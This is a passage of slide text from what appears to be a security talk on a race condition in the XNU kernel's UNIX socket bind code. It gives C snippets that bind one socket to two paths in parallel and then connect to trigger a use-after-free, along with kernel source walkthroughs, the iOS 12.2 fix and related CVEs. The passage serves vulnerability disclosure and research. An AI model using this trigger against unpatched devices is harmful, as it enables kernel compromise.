
/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "2.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

```

Thread 2

bind the socket to two file paths in parallel



we can make a socket
binding to two vnodes
(two references)

bind the socket to two file paths in parallel


```
int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

/* Read from the socket. */
read(sock, buf, 1024);

close(sock);
```

A simple server

close
└─> soo_close
 └─> soclose

From the kernel point of view

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));


/* Read from the socket. */
read(sock, buf, 1024);

close(sock);

```

A simple server


One of the vnodes will hold a dangling pointer







From the kernel point of view

```
int sock;  
sock = socket(AF_UNIX, SOCK_DGRAM, 0);  
  
/* Connect the socket to the path1. */  
connect(sock, (struct sockaddr *)&name1,  
        SUN_LEN(&name));  
/* Connect the socket to the path2. */  
connect(sock, (struct sockaddr *)&name2,  
        SUN_LEN(&name));
```

Trigger UAF by connecting two names



From the kernel point of view




```
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...

    NDINIT(&nd, LOOKUP, OP_LOOKUP, FOLLOW | LOCKLEAF, UIO_SYSSPACE,
        CAST_USER_ADDR_T(buf), ctx);
    error = namei(&nd);
    if (error) {
        socket_lock(so, 0);
        return (error);
    }
    nameidone(&nd);
    vp = nd.ni_vp;
    if (vp->v_type != VSOCK) {
        error = ENOTSOCK;
        socket_lock(so, 0);
        goto out;
    }
    ...

    if (vp->v_socket == 0) {
        lck_mtx_unlock(unp_connect_lock);
        error = ECONNREFUSED;
        socket_lock(so, 0);
        goto out;
    }

    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
}
```

The dangling pointer in one of the vnodes will pass into socket_lock()




```
sock  = socket(AF_UNIX, SOCK_DGRAM, 0);  
sock2 = socket(AF_UNIX, SOCK_DGRAM, 0);
```

in parallel

```
bind(sock, (struct sockaddr *) &server1,  
      sizeof(struct sockaddr_un))
```

```
bind(sock, (struct sockaddr *) &server2,  
      sizeof(struct sockaddr_un))
```

```
close(sock)
```

```
connect(sock2, (struct sockaddr *) &server1, sizeof(struct sockaddr_un))
```

```
connect(sock2, (struct sockaddr *) &server2, sizeof(struct sockaddr_un))
```

The race condition bug results in a UAF

The fix

- Fixed in iOS 12.2
 - Still raceable, but adding extra checks to make sure two vnodes will only keep one reference to the socket
- No public CVE

```
if(unp->unp_vnode==NULL){  
    vp->v_socket = unp->unp_socket;  
    unp->unp_vnode = vp;  
}
```

The pattern

- More and more bugs caused by temporary unlocks were discovered, implying an important bug pattern
 - CVE-2019-6205, Ian Beer, <https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html>
 - CVE-2017-6979, Adam Donenfeld, <https://blog.zimperium.com/ziva-video-audio-ios-kernel-exploit/>

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

UAF, let's look at the USE

```
void
socket_lock(struct socket *so, int refcount)
{
    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```

UAF, let's look at the USE

fetch and
call a
function
pointer
through
two
deferences
to a freed
socket

```
void
socket_lock(struct socket *so, int refcount)
{
    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```

UAF, let's look at the USE

fetch and
call a
function
pointer
through
two
deferences
to a freed
socket

```
void
socket_lock(struct socket *so, int refcount)
{
